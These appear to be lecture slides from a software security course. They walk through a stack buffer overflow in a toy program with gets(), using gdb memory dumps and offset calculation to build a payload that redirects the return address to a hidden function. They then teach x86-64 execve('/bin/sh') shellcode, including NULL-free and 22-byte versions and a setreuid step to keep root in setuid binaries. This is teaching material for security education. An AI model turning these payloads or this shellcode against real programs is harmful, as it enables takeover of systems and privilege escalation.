- Check “noSecret()” in the instruction level using gdb to confirm that it calls gets()
- The “ret” instruction will help us

```
(gdb) disas noSecret
Dump of assembler code for function noSecret:
   0x00000000004011ee <+0>:     push   rbp
   0x00000000004011ef <+1>:     mov    rbp,rsp
   0x00000000004011f2 <+4>:     sub    rsp,0x10
   0x00000000004011f6 <+8>:     lea    rax,[rip+0xe53]        # 0x402050
   0x00000000004011fd <+15>:    mov    rdi,rax
   0x0000000000401200 <+18>:    call   0x401030 <puts@plt>
   0x0000000000401205 <+23>:    lea    rax,[rbp-0xa]
   0x0000000000401209 <+27>:    mov    rdi,rax
   0x000000000040120c <+30>:    mov    eax,0x0
   0x0000000000401211 <+35>:    call   0x401060 <gets@plt>
   0x0000000000401216 <+40>:    lea    rax,[rip+0xe5b]        # 0x402078
   0x000000000040121d <+47>:    mov    rdi,rax
   0x0000000000401220 <+50>:    call   0x401030 <puts@plt>
   0x0000000000401225 <+55>:    nop
   0x0000000000401226 <+56>:    leave
   0x0000000000401227 <+57>:    ret
End of assembler dump.
```

The exploitation

- Let's add a breakpoint to gets() at 0x0000000000401211
- Let's also add a breakpoint to be right after gets() at 0x0000000000401216
- We then run the program by providing "run" at the gdb prompt
- And then enter twelve 'a' and press the enter/return key to let the twelve 'a' stored properly
- We will then see where these a's are stored

```
(gdb) disas noSecret
Dump of assembler code for function noSecret:
   0x00000000004011ee <+0>:     push   rbp
   0x00000000004011ef <+1>:     mov    rbp,rsp
   0x00000000004011f2 <+4>:     sub    rsp,0x10
   0x00000000004011f6 <+8>:     lea    rax,[rip+0xe53]        # 0x402050
   0x00000000004011fd <+15>:    mov    rdi,rax
   0x0000000000401200 <+18>:    call   0x401030 <puts@plt>
   0x0000000000401205 <+23>:    lea    rax,[rbp-0xa]
   0x0000000000401209 <+27>:    mov    rdi,rax
   0x000000000040120c <+30>:    mov    eax,0x0
   0x0000000000401211 <+35>:    call   0x401060 <gets@plt>
   0x0000000000401216 <+40>:    lea    rax,[rip+0xe5b]        # 0x402078
   0x000000000040121d <+47>:    mov    rdi,rax
   0x0000000000401220 <+50>:    call   0x401030 <puts@plt>
   0x0000000000401225 <+55>:    nop
   0x0000000000401226 <+56>:    leave
   0x0000000000401227 <+57>:    ret
End of assembler dump.
(gdb) b * 0x0000000000401211
Breakpoint 5 at 0x401211
(gdb) b * 0x0000000000401216
Breakpoint 6 at 0x401216
(gdb)
```

The exploitation

- Before getting the input, rbp is 0x7fffffffdf00 (remember this is a little endian machine)

Increasing mem addr ← | Increasing mem addr ← | Increasing mem addr ← | Increasing mem addr ←

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x00000000      0xf7fe6c40      0x00007fff
0x7fffffffdef0: 0xffffdf00      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) p $rsp
```

Increasing memory address →

The exploitation

- Ascii encoding of “a” is 0x61
- They are clearly visible

Increasing mem addr Increasing mem addr Increasing mem addr Increasing mem addr

```
Breakpoint 2, 0x0000000000401216 in noSecret ()
(gdb) x/20wx $rsp
0x7fffffffdee0: 0x00000000      0x61610000      0x61616161      0x61616161
0x7fffffffdef0: 0xff006161      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb)
```

Increasing memory address

The exploitation

- Ascii encoding of “a” is 0x61
- They are clearly visible

- Backup rbp changed from **0x7fffffffdf00** to **0x7fffff006161**

Increasing mem addr

```
Breakpoint 2, 0x0000000000401216 in noSecret ()
(gdb) x/20wx $rsp
0x7fffffffdee0: 0x00000000      0x61610000      0x61616161      0x61616161
0x7fffffffdef0: 0xff006161      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb)
```

Increasing memory address

The exploitation

- Note that x/20wx $rsp is to eXamine 20 words from the top of the stack (pointed to by $rsp)
- See the return address back to the main() after calling noSecret() is clearly visible on the stack (i.e. 0x000000000040122c)!
- Instead of entering twelve “a” , we entered “abcdefghijkl”, which is also clearly visible

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7fffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:     push   rbp
   0x0000000000401229 <+1>:     mov    rbp,rsp
   0x000000000040122c <+4>:     mov    eax,0x0
   0x0000000000401231 <+9>:     call   0x4011ee <noSecret>
   0x0000000000401236 <+14>:    mov    eax,0x0
   0x000000000040123b <+19>:    pop    rbp
   0x000000000040123c <+20>:    ret
End of assembler dump.
```

The exploitation

- Instead of entering twelve “a” , we entered “**abcdefghijkl**”, which is also clearly visible

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7fffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:     push   rbp
   0x0000000000401229 <+1>:     mov    rbp,rsp
   0x000000000040122c <+4>:     mov    eax,0x0
   0x0000000000401231 <+9>:     call   0x4011ee <noSecret>
   0x0000000000401236 <+14>:    mov    eax,0x0
   0x000000000040123b <+19>:    pop    rbp
   0x000000000040123c <+20>:    ret
End of assembler dump.
```

The exploitation

- Our target function starts at **0x0000000000401176**

```
(gdb) disas Secret
Dump of assembler code for function Secret:
   0x0000000000401176 <+0>:     push   rbp
   0x0000000000401177 <+1>:     mov    rbp,rsp
   0x000000000040117a <+4>:     sub    rsp,0x50
   0x000000000040117e <+8>:     lea    rax,[rip+0xe83]        # 0x402008
   0x0000000000401185 <+15>:    mov    rsi,rax
   0x0000000000401188 <+18>:    lea    rax,[rip+0xe7b]        # 0x40200a
   0x000000000040118f <+25>:    mov    rdi,rax
   0x0000000000401192 <+28>:    call   0x401070 <fopen@plt>
   0x0000000000401197 <+33>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000040119b <+37>:    cmp    QWORD PTR [rbp-0x8],0x0
   0x00000000004011a0 <+42>:    jne    0x4011bb <Secret+69>
   0x00000000004011a2 <+44>:    lea    rax,[rip+0xe6c]        # 0x402015
   0x00000000004011a9 <+51>:    mov    rdi,rax
   0x00000000004011ac <+54>:    call   0x401030 <puts@plt>
   0x00000000004011b1 <+59>:    mov    edi,0x0
   0x00000000004011b6 <+64>:    call   0x401080 <exit@plt>
   0x00000000004011bb <+69>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000004011bf <+73>:    lea    rax,[rbp-0x50]
   0x00000000004011c3 <+77>:    mov    esi,0x41
   0x00000000004011c8 <+82>:    mov    rdi,rax
   0x00000000004011cb <+85>:    call   0x401050 <fgets@plt>
   0x00000000004011d0 <+90>:    lea    rax,[rbp-0x50]
   0x00000000004011d4 <+94>:    mov    rsi,rax
   0x00000000004011d7 <+97>:    lea    rax,[rip+0xe52]        # 0x402030
   0x00000000004011de <+104>:   mov    rdi,rax
   0x00000000004011e1 <+107>:   mov    eax,0x0
   0x00000000004011e6 <+112>:   call   0x401040 <printf@plt>
   0x00000000004011eb <+117>:   nop
   0x00000000004011ec <+118>:   leave
   0x00000000004011ed <+119>:   ret
```

The exploitation

- Let's do some calculation.
- Our lowest "a" is stored at the address 0x7fffffffdee0+6= 0x7fffffffdee6
- The return address starts at 0x7fffffffdef0+8=0x7fffffffdef8
- The space separating the return address 0x7fffffffdef8-0x7fffffffdee6 = 18 bytes (short cut: size of rbp+array_size=8+10=18)
- After that it was the lower 4 bytes of the return address
- We do not need to change the upper 4 bytes as the upper 4bytes of the address of Secret() is 0x00000000 which is just the same as the value already in the stack.

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7fffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:     push   rbp
   0x0000000000401229 <+1>:     mov    rbp,rsp
   0x000000000040122c <+4>:     mov    eax,0x0
   0x0000000000401231 <+9>:     call   0x4011ee <noSecret>
   0x0000000000401236 <+14>:    mov    eax,0x0
   0x000000000040123b <+19>:    pop    rbp
   0x000000000040123c <+20>:    ret
End of assembler dump.
```

The exploitationv

- So we really want to write “**0x00401176**” to the addresses 0x7fffffffdef8-0x7fffffffdefa, recall that the stack writes from lower address bytes to higher address bytes , so we need to arrange 0x**00401176** as: 0x**76 11 40 00**
- Therefore our payload would be 18 arbitrary characters to overflow the buffer so that we can reach 0x7fffffffdef8, and then write **0x76 11 40 00 = v \x11 \x40 \x00**
- The payload could be therefore “**aaaaaaaaaaaaaaaaaav\x11\x40\x00**”
- How to enter the payload?

The exploitation

- Therefore our payload would be 18 arbitrary characters to overflow the buffer so that we can reach 0x7fffffffdef8, and then write **0x76 11 40 00 = v \x11 \x40 \x00**
- The payload could be therefore “aaaaaaaaaaaaaaaaaav\x11\x40\x00”
- How to enter the payload?
  - If your echo command can handle characters like \x11, then just issue

```
echo “aaaaaaaaaaaaaaaaaav\x11\x40\x00” | ./bufferOverflow
```

  - Otherwise you may want to do

```
echo $(python -c “print ‘aaaaaaaaaaaaaaaaaav\x11\x40\x00’”)|./bufferOverflow
```

Shellcode

- The previous example assumes there is a “nice” function that allows us to get the secret. What if such a function does not exist? We can other approaches like the Shellcode!
- It is the code an attacker wants to execute to achieve full control over the vulnerable program
- This code has the same privileges as the vulnerable program
- Shellcode is the standard term for this type of code
- Called shellcode because classic example is code to execute /bin/sh
- Really just assembly code to perform specific purpose

C-version of a Shellcode

```c
#include <unistd.h>
#include <stdlib.h>
void main() {
   char* args[2];

   args[0] = "/bin/sh";
   args[1] = NULL;
   //if needed, add: setreuid(getuid(), getuid());
   execve(args[0], args, NULL);
}
```

Stack Overflow to Arbitrary Code Execution


- How to exploit it futher

- Jump to a shellcode
    - executable memory that an attacker controls

Memory corruption exploitation: Jump to Shellcode


- Alternatively, we could overflow the buffer even more and **put the shellcode** (malicious code) somewhere *in memory* (e.g., on the stack)
- Then, when the current function returns, it will jump to the shellcode
- The shellcode can do whatever we want: read and write the data, give us another shell, …

- Of course this assumes that there is some executable memory which we can control, and we know where memory is located
  - In the rest of this class we will explore these aspects



Memory corruption exploitation: Jump to Shellcode

- How about the program we have hacked, will it crash after we have run our own shell code? This will give a message in the log file (/var/log or /var/log/syslog), can read by the admin through "**`sudo dmesg`**"




Memory corruption exploitation: Jump to Shellcode

From the manual page of execve()

"**execve**() executes the program referred to by *pathname*. This causes **the program that is currently being run by the calling process to be replaced with a new program**, with newly initialized stack, heap, and (initialized and uninitialized) data segments. "

So the old program is replaced and does not exist any more!



Shellcoding

C-version of a Shellcode

```c
#include <unistd.h>
#include <stdlib.h>
void main() {
   char* args[2];

   args[0] = "/bin/sh";
   args[1] = NULL;
   execve(args[0], args, NULL);
}
```

Shellcode in assembly (position independent)

To run the shellcode, we need the registers to be in the following state:

(see https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit)

NR	syscall name	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)
59	execve	0x3b	const char *filename	const char *const *argv	const char *const *envp

1. Value 59 (0x3b) in rax (execve index in syscall table)
2. rdi = address of the string “bin/sh”
3. rsi = NULL 0x0
4. rdx = NULL (0x0)

Shellcode in assembly (position independent)

int execve(char* filename, char* argv[], char* envp[])
execve(args[0], args, NULL);

```
BITS 64

mov   rax,0x3b
                     h  s  /  n  i  b  /
mov   rbx,0x0068732f6e69622f
push  rbx ;rsp now points to "/bin/sh"
mov   rdi,rsp

mov   rsi, 0
mov   rdx,0

syscall
```

- Value 59 (0x3b) in rax (execve index in syscall table)
- We use the stack to store the string "/bin/sh", remember intel is little endian
- rdi = rsp → "/bin/sh"
- rsi = NULL (0x0)
- rdx = NULL (0x0)
- Execute the syscall

\0
h
s
/
n
i
b
/

Shellcode optimizations

- There may be limitations on the size of the shellcode
  - e.g., we control a limited amount of memory
- There may be limitations on the byte values the machine code of shellcode can contain
  - e.g., no NULL (0x0) bytes or no new lines ‘\n’ (0xa)
  - many input processing functions use NULL or new lines as “end of input”
  - ...

No NULLs and Newlines Shellcode

```
BITS 64

mov     rbx,0x68732f6e69622f2f
shr     rbx,0x8

push    rbx
mov     rdi,rsp
xor     rsi,rsi ;rsi=0
xor     rdx,rdx ;rdx=0

xor     rax,rax
mov     al,0x3b
syscall
```

- The first 2 lines are equivalent to
  mov rbx,0x0068732f6e69622f
- but avoids 0x00 in the encoding of "/bin/sh"
- The `shr` instruction will shift `rbx` by 8 bits to the right, making it to be 0x0068732f6e69622f

- rdi = rsp → "`/bin/sh`"
- xor rsi,rsi will put 0 into rsi, but we don't to input 0 explictly
- rdx = `NULL` (0x0)

- Make rax 0 first
- Execute the syscall

Shellcode: Compilation, Debugging, and Encoding

- Compiling code using nasm:
  - nasm with the option -felf64 will create an executable ELF:
    - nasm -fefl64 shellcode && ld shellcode.o
  - Extract only the bytes in the code section of the ELF file:
    - objcopy --output-target=binary --only-section=.text ./a.out output.bin

Other ways to compile shellcode

- You can find shellcode onlines: http://shell-storm.org/shellcode/
  (typically distributed as C code with inline assembly code)
- You can use tools (pwntools shellcraft and asm functionality, metasploit)
- You can use online “assembler”: https://defuse.ca/online-x86-assembler.htm
- capstone/keystone → scriptable assembler/disassembler
  (supporting many languages, including Python)
- Cite your sources!

Optimized x64-execve Shellcode, only 22 bytes!

```
31 f6                           xor     esi,esi
56                              push    rsi
48 bb 2f 62 69 6e 2f 2f 73 68   movabs rbx,0x68732f2f6e69622f
53                              push    rbx
54                              push    rsp
5f                              pop     rdi
f7 ee                           imul    esi    ; edx:eax = eax*0=0
                                               ; rax/rdx is zero-extended, the
                                               ; upper 32 bits of rax/rdx are all 0


b0 3b                           mov     al,0x3b ; eax = 0x3b
0f 05                           syscall
```

https://systemoverlord.com/2016/04/27/even-shorter-shellcode.html

Shellcode: Compilation, Debugging, and Encoding

- Hackish way to debug: use int3 or \xEB\xEF (infinite loop)
- shortcuts are possible,
  - instead of: execve("/bin/sh", ["/bin/sh", NULL], NULL)
  - **use: execve("/bin//sh", NULL, NULL)**
- In general, avoid NULL and \n, but in some cases, more complex encodings are needed
  - even using only printable characters!
  - there are automated tools to encode shellcodes
- Be careful with shellcode assumptions
  - Some shellcode may assume specific values in registers
  - Shellcode using the stack assumes rsp points to a "reasonable" location
  - since the shellcode is on the stack, push operations could overwrite the shellcode itself!

Different Shellcodes

- I showed how to call execve, but any syscall is possible
  - e.g.: open a file + read its content + print its content

- For setuid binaries, remember that sh “drops the privileges”
  - in other words, it sets:
    - effective user id = real user id

    - you can “counteract” this by creating a shellcode that, before calling execve(“/bin/sh”, ...), does:
      - setreuid(<the user you want to be>,<the user you want to be>)
      - for instance:

```
setreuid(geteuid(), geteuid())
setreuid(0, 0)
```